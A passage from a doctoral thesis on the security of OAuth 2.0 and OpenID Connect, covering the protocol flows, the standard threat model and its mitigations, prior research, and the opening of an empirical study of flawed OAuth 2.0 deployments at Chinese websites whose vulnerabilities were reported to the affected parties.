We next give a detailed description of OpenID Connect 1.0.

#### 3.4.4.1 Overview

OpenID Connect builds on user agent HTTP redirections. We suppose that an end user wishes to access services protected by the RP, which consumes tokens generated by the IdP. The RP generates an authorization request on behalf of the end user and sends it to the IdP via the UA, which is typically a web browser. The IdP provides ways to authenticate the end user, asks the end user to grant permission for the RP to access the user attributes, and generates an authorization response which includes tokens of two types: *access_tokens* and *id_tokens*, where the latter contain claims about a user authentication event. After receiving an *access_token*, the RP can use it to access end user's attributes using the API provided by the IdP, and after receiving an *id_token* the RP is informed about the authentication of the user, as summarised in Fig. 3.5.

#### 3.4.4.2 Authorization Flows

As in OAuth 2.0 (see section 3.3.4.2), an IdP using OpenID Connect maintains two distinct endpoints, namely the *Authorization Endpoint* and *Token Endpoint*.

The OpenID Connect specification [61] defines three types of authentication flow, i.e. ways in which the system can operate, namely the Authorization Code Flow, Implicit Flow and Hybrid Flow. These operate as follows, where in each case the flow occurs after the IdP has authenticated the end user.

- **Authorization Code Flow**. This scheme involves the IdP returning an authorization *code* (see section 3.3.2) to the RP. The RP then uses it to obtain




Figure 3.5: OpenID Connect Protocol Overview

an *id_token* and an *access_token* directly (i.e. using a direct RP-IdP communications path) from the IdP's *Token Endpoint*. One advantage of the Authorization Code Flow is that neither the *access_token* nor the *id_token* are made available to the user agent or to any malicious applications which might be able to access the user agent. The IdP needs to authenticate the RP before it issues the pair of tokens. Use of the Authorization Code Flow therefore requires that an RP maintains a secret shared with the IdP, for use in this authentication. This flow is very similar to the Authorization Code Grant Flow for OAuth 2.0 (see section 3.3.4.2).

- **Implicit Flow**. This flow returns an *id_token* and, if requested, an *access_token* to the RP from the IdP's *Authorization Endpoint*, via the UA. This flow is very similar to the Implicit Grant Flow for OAuth 2.0. It shares the same disadvantages as this OAuth 2.0 flow (see section 3.3.4.2).

- **Hybrid Flow**. In this case, just as for the Authorization Code Flow, an authorization *code* (see section 3.3.2) is always returned from the *Authorization Endpoint* to the RP via the UA; an *access_token* and/or an *id_token* are also returned from the *Authorization Endpoint* in response to the authorization request submitted by the RP. The RP can, if desired, use the authorization *code* to obtain further tokens from the *Token Endpoint*. The *access_tokens* obtained

from the two endpoints may not be the same because of the different security characteristics of the two endpoints, although the *id_tokens* will be the same. As all the tokens are transmitted via the UA in this flow, they are potentially exposed to any applications that can access the UA (see section 4.2.5).

#### 3.4.4.3 Registration

Registration operates exactly as in OAuth 2.0 (see section 3.3.4.3). During the registration procedure, the IdP issues the RP with a unique identifier (e.g. a *client_id*) and a secret (e.g. a *client_secret*).

The *client_secret* is used by the IdP to authenticate the RP when using the Authorization Code Flow (see step 9 in section 3.4.4.4) or Hybrid Flow (see section 3.4.4.2 above).

#### 3.4.4.4 Operation of the Authorization Code Flow

In the reminder of the thesis we focus on the operation of OpenID Connect using the Authorization Code Flow, which, as previously noted, has a similar sequence of steps to the OAuth 2.0 Authorization Code Grant Flow. We specify below only those steps where OpenID Connect differs from OAuth 2.0 operation, as described in section 3.3.4.4.

9. IdP → RP: The IdP checks the *code*, *client_secret* and *redirect_uri* and responds to the RP with an *access_token* and *id_token*.

10. RP → IdP: The RP verifies the validity of the *id_token*. If it is valid, the RP then passes the *access_token* to the IdP to request the desired user attributes.

11. IdP → RP: The IdP checks the *access_token* and, if satisfied, sends the requested user attributes to the RP.

### 3.4.5 Identity Federation

Like its predecessor OAuth 2.0, OpenID Connect does not support identity federation as defined in the Shibboleth [48] or SAML [62] specifications. In practice, a similar approach is followed to that outlined in section 3.3.5. The Authorization

Code Flow and Hybrid Flow can be used by the RP to implement such a federation scheme.

### 3.4.6 SSO for OpenID Connect

SSO for OpenID Connect operates exactly as in OAuth 2.0 (see section 3.3.6)

# Part II

# Security Vulnerabilities in OAuth 2.0 and OpenID Connect

# *Overview*

Part II of the thesis is concerned with understanding the security properties of real world identity management systems, and in particular with the two most widely used such systems, namely OAuth 2.0 and OpenID Connect. It contains three chapters, as follows.

- *Chapter* 4 gives an overview of the known security and privacy issues in the design of the OAuth 2.0 and OpenID Connect systems, and in their real world implementations.
- *Chapter* 5 describes and analyses the findings of an empirical study into the security of OAuth 2.0-based identity management systems in China.
- *Chapter* 6 describes and analyses the findings of an empirical study into the security of Google's implementation of the OpenID Connect identity management system.

Chapter 4

# *Security and Privacy Issues for Identity Management*

## 4.1 Introduction

In this chapter we review the known security and privacy issues of these two systems. In line with our focus on real world identity management, we have chosen to focus on OAuth 2.0 and OpenID Connect since they are by far the most widely used SSO systems.

The OAuth 2.0 threat model and security considerations document [28] describes a range of security threats to the scheme. The threat classes it considers are:

- phishing attacks;
- leakage of code;
- impersonation attacks;
- leakage of an *access_token*;
- CSRF attacks against the redirect_uri;
- privacy issues.

We consider each of these threats in greater detail in section 4.2 below.

Note that, since OpenID Connect is built on OAuth 2.0, it shares the same set of threats. We also note one additional threat to OpenID Connect, namely leakage of an *id_token*, which we also discuss in section 4.2 below.

The remainder of the chapter is organised as follows. Section 4.2 reviews the security and privacy issues in OAuth 2.0 and OpenID Connect that are discussed in the original threat model. Section 4.3 reviews the known mitigations for the security and privacy issues described in section 4.2. Section 4.4 then examines security and privacy issues identified in research published since the specifications were promulgated.

## 4.2 Security and Privacy Issues from the Threat Model

As noted above, the OAuth 2.0 threat model and security considerations document [43] describes a range of security and privacy threats under six headings. We next discuss these in greater detail. We include a discussion of an additional threat applying only to to OpenID Connect, also mentioned above.

### 4.2.1 Phishing Attacks

Phishing Attacks against OAuth 2.0 and OpenID Connect are slightly different in nature from the types of phishing attack described in section 2.5.2. Such attacks involve an attacker setting up a malicious RP which redirects the victim user's UA to a faked IdP, which then collects the user's credentials; the malicious party can subsequently use them to log in to the user account at the genuine IdP. Such phishing attacks [78] are a major threat to identity management systems based on web browser redirections, such as OAuth 2.0 and OpenID Connect.

### 4.2.2 Leakage of a *code*

As described in section 3.3.2, the *code* encodes an authorization generated by the IdP for an RP on behalf of the user. As described in the OAuth 2.0 threat model and security considerations [43], 'authorization *codes* are passed via the browser, which may unintentionally leak those *codes* to untrusted web sites and attackers in different ways':

- *Referer headers*: Browsers frequently submit a "referer" header (see section 2.2.1.4), e.g. when a web page embeds content from another website, or when

a user agent is redirected from one web page to another. These referer headers may be sent even when the origin site does not trust the destination site. The referer header is commonly logged by a recipient web server for traffic analysis purposes.

- *Request logs*: Web server request logs commonly include query parameters on requests.

- *Open redirectors*: An open redirector is an endpoint using a parameter to automatically redirect a user agent to the location specified by the parameter value, without any validation. Web sites sometimes need to send user agents to another destination via a redirector. Open redirectors pose a particular risk to web-based delegation protocols because the redirector can leak authorization *codes* to untrusted destination sites.

- *Browser history*: Web browsers commonly record visited URLs in the browser history. Another user of the same web browser may be able to view URLs that were visited by previous users.

- *Eavesdropping*: An attacker can try to eavesdrop on the transmission of the *code* between the IdP and RP.

### 4.2.3 Impersonation Attacks

If an attacker successfully obtains a *code* generated by the IdP for a victim user, e.g. using one of the attack techniques described in section 4.2.2, it can be used to conduct an impersonation attack which might allow the attacker to access the victim user's protected resources at the RP. Such an attack could, for example, operate as follows.

Suppose the attacker has an account with the target IdP, and the attacker initiates an authorization flow (see section 3.3.4.4) involving the target RP. The IdP authenticates the attacker, and generates an authorization response. The attacker intercepts the authorization response, replaces the *code* in the response with the victim user's *code*, and forwards the modified authorization response to the RP. After

receiving the *code*, the RP submits it to the IdP and receives an *access_token* in return. As this *access_token* is issued by the IdP on behalf of the victim user (and not the attacker), when subsequently sent by the RP to the IdP it will receive in return the victim user's attributes. The RP will then believe that the victim user wants to log in to its service, and so the RP will create a session for the victim user on the attacker's web browser. This gives the attacker the ability to access the potentially sensitive data belonging to the victim user that is held at the RP.

### 4.2.4 Leakage of an *access_token*

As described in section 3.3.2, an *access_token* is a bearer token that can be used by any RP who possesses it. In the Authorization Code Grant Flow (see section 3.3.4.4), the *access_token* is directly issued by the IdP to the RP; thus the possibility of leaking an *access_token* has largely been mitigated. However, the leakage of *access_token* might occur in the Implicit Grant Flow (see section 3.3.4.2), as the *access_token* is directly returned to the RP as a fragment of the redirect URL. This URL, and hence the *access_token* within it, might be unintentionally leaked to an attacker in one of the following ways [43].

- *Browser history*: An attacker could obtain the *access_token* from the browser's history.
- *Eavesdropping*: An attacker could eavesdrop on the transmission of the *access_token* when it is sent from the IdP to the RP.

### 4.2.5 Leakage of an *id_token*

The *id_token* contains claims about the authentication of an end user and also certain attributes of an end user (see section 3.4.2). In the Authorization Code Flow (see section 3.4.4.4), the *id_token* is directly issued by the IdP to the RP, and thus the possibility of the leak of an *id_token* has largely been mitigated. However, leakage of an *id_token* might occur in either the Implicit Flow or the Hybrid Flow (see section 3.4.4.2), as in both cases the *id_token* is transmitted between the IdP and RP via the UA. In these cases, it might be unintentionally leaked to an attacker in one of the ways described in section 4.2.2.

### 4.2.6 CSRF Attacks against redirect_uri

CSRF attacks (see section 2.5.1) against the OAuth 2.0 redirect_uri [43] can allow an attacker to obtain authorization to access OAuth-protected resources without the consent of the user. Such an attack is possible for both the Authorization Code Grant Flow and the Implicit Grant Flow.

An attacker first acquires a *code* or an *access_token* relating to its own protected resources. The attacker then aborts the redirect flow back to the RP on the attacker's own device, and then by some means tricks the victim into executing the redirect back to the RP. The RP receives the redirect, fetches the attributes from the IdP, and associates the victim's RP session with the attacker's resources that are accessible using the tokens. The victim user then accesses resources on behalf of the attacker.

The impact of such an attack depends on the type of resource accessed. For example, the user might upload private data to the RP, thinking it is uploading information to its own profile at this RP, and this data will subsequently be available to the attacker.

### 4.2.7 Privacy Issues

Compromise of any of the three types of token has significant privacy consequences.

- As described in section 4.2.3 above, leakage of a *code* can allow an attacker to get full access to the victim user's data held at the RP.
- Since an *access_token* is a bearer token, it can be used by any RP who obtains it (see section 3.3.2); as a result, leakage of an *access_token* could allow an attacker to retrieve user attributes from the IdP.
- An *id_token* contains claims about the authentication of an end user, and may also contain the attributes of an end user (see section 3.4.2); hence leakage of an *id_token* could allow the attacker to retrieve user attributes from the token itself.

We conclude that user privacy cannot be guaranteed if a token of any type in OAuth 2.0 or OpenID Connect becomes available to an attacker.

## 4.3 Mitigations to Issues Identified in the OAuth 2.0 Threat Model

As described in section 4.2, the OAuth 2.0 threat model and security considerations document [43] describes a range of security threats to OAuth 2.0 at an abstract level. Possible mitigations are also discussed. We now review these mitigations.

### 4.3.1 Mitigations for Phishing Attacks

The OAuth 2.0 protocol flow is designed so that RPs never need to know user passwords. RPs should avoid directly asking users for their credentials. However, both OAuth 2.0 and OpenID Connect are UA redirection-based identity management systems. As described in section 4.2.1, this means that a malicious RP could redirect a user to a fake IdP controlled by the attacker, which could then obtain the user credentials.

Mitigations for phishing attacks typically operate at a higher level than the protocol itself, e.g. involving educating end users about such attacks, and suggesting that end users should only access trusted RPs. The OAuth 2.0 and OpenID Connect protocols do not provide any protection against malicious RPs, and the end user is solely responsible for assessing the trustworthiness of an RP [43].

### 4.3.2 Mitigations for Leakage of a *code*

As discussed in section 4.2.2, the *code* is transmitted via the UA (e.g. a browser), which might unintentionally leak it to an attacker in a range of ways. Possible means of reducing the risk, or mitigating the impact, of the leakage of a *code* include the following [43].

- The RP and IdP should use transport-layer mechanisms such as TLS to protect the transmission of the *code* value.
- The IdP should require the RP to authenticate itself to the IdP wherever possible, so that the binding of the authorization *code* to a certain RP can be validated at the time of use.

- An authorization *code* should always be given a short expiry time.
- The IdP should enforce a one-time usage restriction on a *code*.
- If an IdP observes multiple attempts to redeem an authorization *code*, the authorization server should consider revoking all tokens granted based on this *code*.
- The RP server should reload the target page of the redirect URI in order to automatically clean up the browser cache.

### 4.3.3 Mitigations for Impersonation Attacks

As described in section 3.3.2, the *code* encodes an authorization generated by the IdP for an RP on behalf of the user. There are no effective ways in the OAuth 2.0 protocol to prevent impersonation attacks as described in section 4.2.3.

One possible countermeasure [43] to such an attack is to try to prevent an attacker from getting the victim uesr's *code*, e.g. by establishing a TLS connection to protect its transmission (see also section 4.3.2).

### 4.3.4 Mitigations for Leakage of an *access_token*

As discussed in section 4.2.4, in the Implicit Grant Flow the *access_token* is directly returned to the RP as a fragment of the redirect URI (see section 3.3.4.2). This might result in its leakage to an attacker.

Possible ways of reducing the risk, or mitigating the impact, of *access_token* leakage include the following [43].

- The IdP should use transport-layer mechanisms such as TLS to protect the transmission of an *access_token*.
- An *access_token* should always be given a short lifetime.
- Responses from IdPs that contain an *access_token* should be made non-cacheable by the user browser.

### 4.3.5 Mitigations for Leakage of an *id_token*

Unlike the *code* and *access_token* which are opaque values, the *id_token* contains claims about the authentication of an end user and also end user attributes (see section 3.4.2). It takes the form of a JSON Web Token (see section 2.3.2), and is digitally signed by the IdP. There are various ways in which the *id_token* might be exposed to an attacker (see section 4.2.5), and the countermeasures described in section 4.3.4 can also be used to protect the *id_token*. In addition, the IdP could encrypt the *id_token* so that only the RP for which the *id_token* is issued can read it.

### 4.3.6 Mitigations for CSRF Attacks

As discussed in section 4.2.6, CSRF attacks against the OAuth 2.0 redirect_uri might allow an attacker to obtain access to OAuth-protected resources without the consent of the user. Two possible mitigations [43] for a CSRF attack are described below.

- A *state* parameter should be used to link the authorization request to the redirect URI used to deliver the *code* or *access_token*.
- RP developers and end users should be educated not to follow untrusted URLs.

## 4.4 Other security and privacy issues

### 4.4.1 Formal analyses of OAuth 2.0

Both the OAuth 2.0 Authorisation Framework [28] and the OAuth 2.0 Threat Model [43] describe possible threats to the system and offer countermeasures for implementers. Building on these foundational documents, the theoretical security of OAuth 2.0 has been studied using a number of formal frameworks. Pai et al. [54] confirm a security issue described in the OAuth 2.0 Threat Model ([43] §4.1.1) using the Alloy framework [31]. Chari et al. [18] analyse the OAuth 2.0 protocol in the Universal Composability Security framework [16], and observe that the OAuth 2.0 protocol is secure if all communications links in the protocol are protected by SSL.

Frostig and Slack [65] discovered a cross site request forgery attack in the Implicit Grant flow of OAuth 2.0, using the Murphi framework [23]. However, all these studies are based on abstract models of the OAuth 2.0 protocol, and as a result delicate implementation details are ignored.

The main conclusion one can draw from this work is that there are no major known security weaknesses in the design of the OAuth 2.0 protocols, as long as they are used in accordance with the standards.

### 4.4.2 Practical studies of OAuth 2.0 security

We first summarise the work performed by other authors prior to the work we performed and that is described in chapter 5.

- Wang et al. [74] conducted the first field study on the security of on OpenID and OAuth 2.0. They discovered eight serious logic flaws in high-profile identity providers and relying parties such as OpenID (including Google ID and Paypal Access), Facebook, JanRain, Freelancer, FarmVille and Sears.com. Their study shows that security flaws in SSO deployments seem worryingly common.

- Sun and Beznosov [68] examined the implementations of three major OAuth IdPs (Facebook, Microsoft and Google) and 96 popular RP websites that support the use of Facebook accounts for login. Their results reveal critical vulnerabilities that allow an attacker to gain unauthorized access to victim users' profile and social graphs, and impersonate victims to the RP website.

The following more recent studies have been reported on in parallel with or since the work in chapter 5 was completed.

- Zhou and Evans [80] designed and implemented SSOScan, an automatic vulnerability checker for RPs using Facebook OAuth 2.0. They used SSOScan to study the 20,000 top-ranked websites for the possible presence of five Facebook OAuth 2.0 vulnerabilities. Of the 1660 sites in their study that employ Facebook OAuth 2.0, over 20% were found to suffer from at least one vulnerability.

- Chen et al. [19] conducted a field study of over 600 popular mobile applications; among the 149 applications that use OAuth, 89 of them (59.7%) were incorrectly implemented and thus vulnerable.

- Wang et al. [73] proposed a systematic vulnerability assessment framework for OAuth implementations on the Android platform. They used the framework to study the Chinese mainland mobile app markets (e.g. Baidu App Store, Tencent, Anzhi) covering 15 mainstream OAuth identity providers. The top 100 relevant relying party apps (RP apps) were assessed for the possible presence of vulnerable OAuth implementations; they also performed an empirical study of over 4,000 apps to validate how frequently developers misuse the OAuth protocol. Their results demonstrate that 86.2% of the apps incorporating OAuth services are vulnerable.

- Shernan et al. [64] examined the Alexa Top 10,000 domains and found that 25% of the websites using OAuth appear vulnerable to CSRF attacks.

- Yang et al. [77] designed and implemented OAuthTester, an adaptive model-based testing framework to perform automated, large-scale security assessments for OAuth 2.0 implementations. They used OAuthTester to examine the implementations of four major identity providers as well as the 500 top-ranked US and Chinese websites which use an OAuth-based SSO service.

One conclusion that can be drawn from this prior art is that there are no major known security weaknesses in the design of the OAuth 2.0 protocols, as long as they are used in accordance with the standards. However, whilst this is true, it seems clear that in practice implementers often do not follow the standards, resulting in serious vulnerabilities. One issue that remains to be fully understood is why this occurs; it could, for example, be that the standards are unnecessarily fragile, meaning that the slightest deviation from the recommendations results in the creation of a major vulnerability. One contribution of the work described in the next two chapters is to try to analyse why issues have occurred, and how they might best be addressed, both by standards writers and by implementers.

### 4.4.3 OpenID Connect Security

Unlike its predecessor OAuth 2.0, very little research has been conducted on OpenID Connect security. The main exception is the recent work of Mladenov et al. [47], who looked at the security of the OpenID Connect Discovery and Dynamic Registration extensions. They found a new class of attacks on OpenID Connect that can be regarded as second-order vulnerabilities, and which they called Malicious Endpoint attacks. These attacks exploit two OpenID Connect extensions, namely Discovery and Dynamic Registration. These attacks break user authentication, compromise user privacy, and enable Server Side Request Forgery (SSRF), client-side code injection, and Denial-of-Service (DoS) attacks. As a result, the security of the OpenID Connect protocol cannot be guaranteed when these extensions are enabled in their present form.

Chapter 5

# *Studying the Security of OAuth 2.0 Deployments in China*

## 5.1 Introduction

In this chapter we describe an empirical study into the security of OAuth 2.0 identity management systems deployed in China. This study involved a forensic examination of OAuth 2.0 implementation security for ten major identity providers and 60 relying parties, all based in China. The study reveals three critical vulnerabilities present in multiple implementations, all of which could allow an attacker to control a victim user's account at a relying party without knowing the user's account name or password. We further provide simple and practical recommendations for the affected identity providers and relying parties, designed to enable them to enhance the security of their OAuth 2.0 implementations. Finally, we observe that the vulnerabilities have been reported to the parties concerned. Much of the material in this chapter has been published [40, 41].

The remainder of this chapter is structured as follows. In section 5.2 we describe the motivation for the empirical study. In section 5.3 we describe three general classes of vulnerability in OAuth 2.0 systems, all of which have been observed in practice. Section 5.4 provides the adversary model underlying the security case studies. This is followed in section 5.5 by a summary of the main results of the study of real-world OAuth 2.0 systems (IdPs and RPs) in China, including details of instances of each of the general classes of vulnerability described in section 5.3. We give more detailed examples of the identified vulnerabilities in section 5.6, and recommendations to mitigate them are provided in section 5.7. We discuss ethical issues in section 5.8. Finally, section 5.9 concludes the chapter.

## 5.2 Motivation

Since the OAuth 2.0 authorisation framework was published at the end of 2012 [28], it has been adopted by a large number of websites worldwide as a means of providing SSO services. In particular, its use has become very widespread in China. By using OAuth 2.0, websites can reduce the burden of password management for their users, as well as saving users the inconvenience of re-entering attributes that are instead stored by identity providers and provided to relying parties as required.

OAuth 2.0 is very widely used on Chinese websites, and there is a correspondingly rich infrastructure of IdPs providing identity services using OAuth 2.0. This is demonstrated by the fact that some RPs, such as the travel site Ctrip, support as many as eight different IdPs — see Fig. 5.1. At least ten major IdPs offer OAuth 2.0-based identity management services. RPs wishing to offer their users identity management services from multiple IdPs need to support the peculiarities of a range of different IdP implementations of OAuth 2.0.




Figure 5.1: The OAuth 2.0 IdPs supported by Ctrip

As discussed in section 4.4.2, the use of OAuth 2.0 by Facebook, Google and Microsoft has been studied by a number of authors, and a range of issues have been identified. However, despite the widespread use of OAuth 2.0 for SSO in China, the author was not aware of any published research on the properties of Chinese implementations at the time the study was conducted. The very large, essentially self-contained, and rich OAuth 2.0 infrastructure in China represents an important area for study, which motivates the work described in this chapter. Also, as an early adopter of the OAuth 2.0 technology, it is very likely that lessons learnt from studying the Chinese infrastructure will apply globally.

OAuth 2.0 is used to protect access to hundreds of millions of user accounts in China alone. Its security in practice is therefore a matter of very considerable importance. Assessing practical security is a non-trivial task, especially as the op-

eration of the system relies on closed code and proprietary specifications and implementation guidance. In the absence of detailed specifications, security assessments require exhaustive experimental evaluation and analysis. In the remainder of this chapter we report on the results of such investigations, including a detailed discussion of the serious vulnerabilities that were found. We also provide recommendations for system improvements that address the identified vulnerabilities.

## 5.3 Problems with Using OAuth 2.0 for Identity Federation

As discussed in section 3.3.1, the design goal of the OAuth 2.0 framework is to enable an RP to gain limited access to an HTTP service either on behalf of the user or for the purposes of the RP itself. As a result, identity federation, as defined in Shibboleth [48] or SAML [62], is not supported by OAuth 2.0. As discussed in section 3.3.5, in order to provide identity federation for OAuth 2.0, RPs typically offer ad hoc means of binding an RP-managed account to an IdP-managed account. After the user has been authenticated by the IdP, the RP simply logs the user into the RP-managed account that was previously bound to the IdP-managed account.

### 5.3.1 Impersonation Attack

According to the OAuth 2.0 specification ([28], 10.6), if an attacker can manipulate the value of the *redirect_uri*, it can cause the IdP to redirect the user's UA to a URI under the control of the attacker with the authorization *code*. If an attacker gets the *code*, it can be used to conduct an impersonation attack of the type described in section 4.2.3.

As part of the study reported in sections 5.5 and 5.6, we identified an IdP, namely Kaixin001, that only checks the last two parts of the domain name within the *redirect_uri* clause of the authorization request. This gives an attacker the ability to redirect the authorization response to a URI under its control. As a result, all the RPs using Kaixin001 as IdP are affected by a possible impersonation attack (see section 4.2.3).

### 5.3.2 Logic Flaws in the Federation Process

In order to achieve identity federation, the RP must provide a means to bind the user's RP-managed account to his or her IdP-managed account. The design of the binding operation is clearly security-critical since, after binding, the owner of the IdP-managed account has full control over the RP-managed account to which it is bound. Design flaws in the binding process could allow an attacker to bind the victim user's RP-managed account to the attacker's IdP-managed account, without the knowledge or involvement of the user.

The security of the binding operation largely depends on the RP website. That is, the binding operation is performed by the RP, and the role of the IdP is restricted to providing an *access_token*. The RP chooses how the binding process works, and decides whether or not to complete a binding. Since there is no standard for the binding process, RPs perform it in a range of different ways. As a result the security of the binding operation largely depends on the security awareness of the implementers who design it. This is clearly dangerous, and the almost inevitable result is that some RP implementations of OAuth 2.0 federation contain serious logic flaws, potentially enabling an attacker to bind its IdP-managed account to any RP-managed account. The consequences of such an attack could be very serious indeed for the users affected.

### 5.3.3 CSRF against the Identity Federation

As discussed in section 4.2.6, a CSRF attack against the OAuth 2.0 redirect_uri involves an attacker causing the target web browser to send the target website a request containing the attacker's own authorisation *code* or *access_token*. As a result, the target website might associate the attacker's protected resources with the target user's current session; possible undesirable effects could include saving the user's credit card details or other sensitive user information to a location controlled by the attacker.

One of the main contributions of this chapter is to observe that a CSRF attack could also be used to attack the federation process of an OAuth 2.0 system, with potentially very serious effects. One possible attack scenario is where a target UA

is logged in to a target RP. The UA visits the malicious website, perhaps by following a link on the target RP's website. The malicious website now forces the UA (unbeknownst to the user) to send a request to the target website containing a binding request for the attacker's IdP account. As a result, and if not appropriately secured, the target website might bind the attacker's IdP-managed account to the target user's RP-managed account. The attacker now has the ability to log in to the target user's RP-managed account at will. If such a vulnerability is present, this simple attack could be launched on an almost industrial scale to take control of multiple RP-managed accounts; we observe in passing that the attacker will need to use a distinct IdP-managed account for each instance of the attack, although this should not be a major difficulty in practice.

The OAuth 2.0 Specification recommends that an RP should include a *state* parameter in the authorisation request to protect against a CSRF attack. If this parameter is included, the RP can verify the true source of a request by matching the embedded *state* value to the user-agent's authenticated state (as recorded in a session cookie). However, for such an approach to be effective the *state* value must not be guessable, since otherwise the attacker could include the guessed value in its fraudulent request.

However, although the specification provides means to prevent CSRF attacks, our investigations have revealed that many commercially deployed RPs either fail to include the *state* parameter in the authorisation request or fail to use the *state* parameter correctly (for example, some RPs allocate a fixed value to *state*). We have also observed that some RPs do not check the correctness of the *state* value even if it has been made non-guessable. This means that many RPs which support identity federation are vulnerable to a CSRF attack against the RP's redirect URL; as a result an attacker can get full access to the victim's RP-managed account without knowing the user's account name and password.

## 5.4 Adversary Model

In our assessment of the security of OAuth 2.0, and of the implementations of specific RPs using the service, we use the following web attacker model to define the

capabilities of an adversary.

**A Web Attacker** can share malicious links and/or post comments which contain malicious content (e.g. stylesheets or images) on a benign website; and/or exploit vulnerabilities in an RP website. The malicious content forged by a web attack might trigger the web browser to send HTTP/HTTPS requests to an RP and IdP using either the GET or POST methods, or execute JavaScript scripts crafted by the attacker.

Our adversary model assumes that all the RPs and IdPs are benign, i.e. we are only concerned with attacks involving third parties.

## 5.5 Case Studies

We now report on an investigation into the security of a number of real-world implementations of OAuth 2.0 systems, including both RPs and IdPs. In particular we have looked for vulnerabilities of the types described in section 5.3 above. We have focussed our study on RPs which use OAuth 2.0 for identity federation, especially on those that support the second method of binding specified in section 3.3.5. This is because the first method of binding requires the user to provide their account information to complete the binding operation, and this would appear to make using a CSRF attack to achieve a false binding much more difficult.

### 5.5.1 Methodology

Conducting a security analysis of commercially deployed OAuth 2.0 systems requires a number of challenges to be addressed. These include the lack of access to detailed specifications for the systems involved, undocumented source code at the RP and IdP, and the complexity of APIs and/or SDK libraries in deployed systems. The methodology we used in our study is similar to that employed by Wang et al. [74] and Sun and Beznosov [68], i.e. we analysed the browser-relayed messages (BRMs). More specifically, we examined the security of all 60 of the RPs that implement support for the OAuth 2.0 service from the Alexa[1] list of the Top 200 Chinese Sites (a list of RPs we examined is provided in Appendix A.2); the 60 RPs we ex-

[1] http://www.alexa.com

amined used a total of ten different IdPs, all providing an OAuth 2.0-based identity management service, these are listed in Appendix A.3; for each RP we examined the BRMs between it and all the IdPs whose services it supports. We treated the RPs and IdPs as black boxes, and analysed the BRMs produced during a binding operation to look for possible exploit points.

We used Fiddler[2] to capture the BRMs sent between the RPs and IdPs; we also developed a Python program to process the BRMs in order to make them more readily human readable and to avoid mistakes resulting from manual inspection. After confirming the exploit point, we used widely deployed browsers, including Internet Explorer, Safari, Firefox, and Chrome, to replay or relay the browser request. It is important to note that at no time during our experiments did we access any user accounts without the explicit permission of the user concerned.

In summary, the experimental process contains the following four stages.

1. The first stage is to collect data using Fiddler.

2. The second stage is to analyse the collected data.

3. The third stage is to develop and test a proof-of-concept vulnerability.

4. The last stage is to report the identified vulnerabilities to affected RPs and IdPs.

### 5.5.2 Summary of Findings

We studied a total of 60 Chinese websites which use at least one of the ten identified IdPs to provide identity federation using OAuth 2.0. We first summarise our findings; specific examples of the issues we have identified are described in greater detail in section 5.6.

Of the ten IdPs we studied, one, namely Kaixin001, only checks the last two parts of the domain name within the *redirect_uri* clause of the authorization request; as a result, an attacker is able to redirect the authorization *code* to a URI under its control. The attacker can then conduct an impersonation attack of the

[2] http://www.telerik.com/fiddler

type described in 4.2.3. All the RPs using Kaixin001 as an IdP were affected by this vulnerability.

We also observed that one RP, namely Ctrip, had a serious logic flaw in its OAuth 2.0 identity federation process. An attacker can use this logic flaw to control all the Ctrip user accounts.

Of the 60 RPs we examined, 14 only support the first method of binding described in section 3.3.4.4, and hence are not vulnerable to the CSRF attack described in section 5.3.3. Of the remaining 46 which do support the second binding method, a total of 21, i.e. almost half, are vulnerable to the CSRF attack. Many millions of users were potentially affected by this vulnerability, since Renren alone has around 320 million active users. This is summarised in Fig. 5.2.




Figure 5.2: Security Properties of the 60 Chinese RPs

We further analysed the browser relayed messages to find out exactly why these 21 RPs are vulnerable to the CSRF attack. Since these RPs support an average of at least three IdPs, we had to analyse 68 distinct sets of RP-IdP browser relayed messages. Of these 68 OAuth 2.0 authorisation processes, 48 do not involve the use of any countermeasures to a CSRF attack. However in all the 20 processes in which countermeasures were employed, poor implementation means that the

attack remains possible.

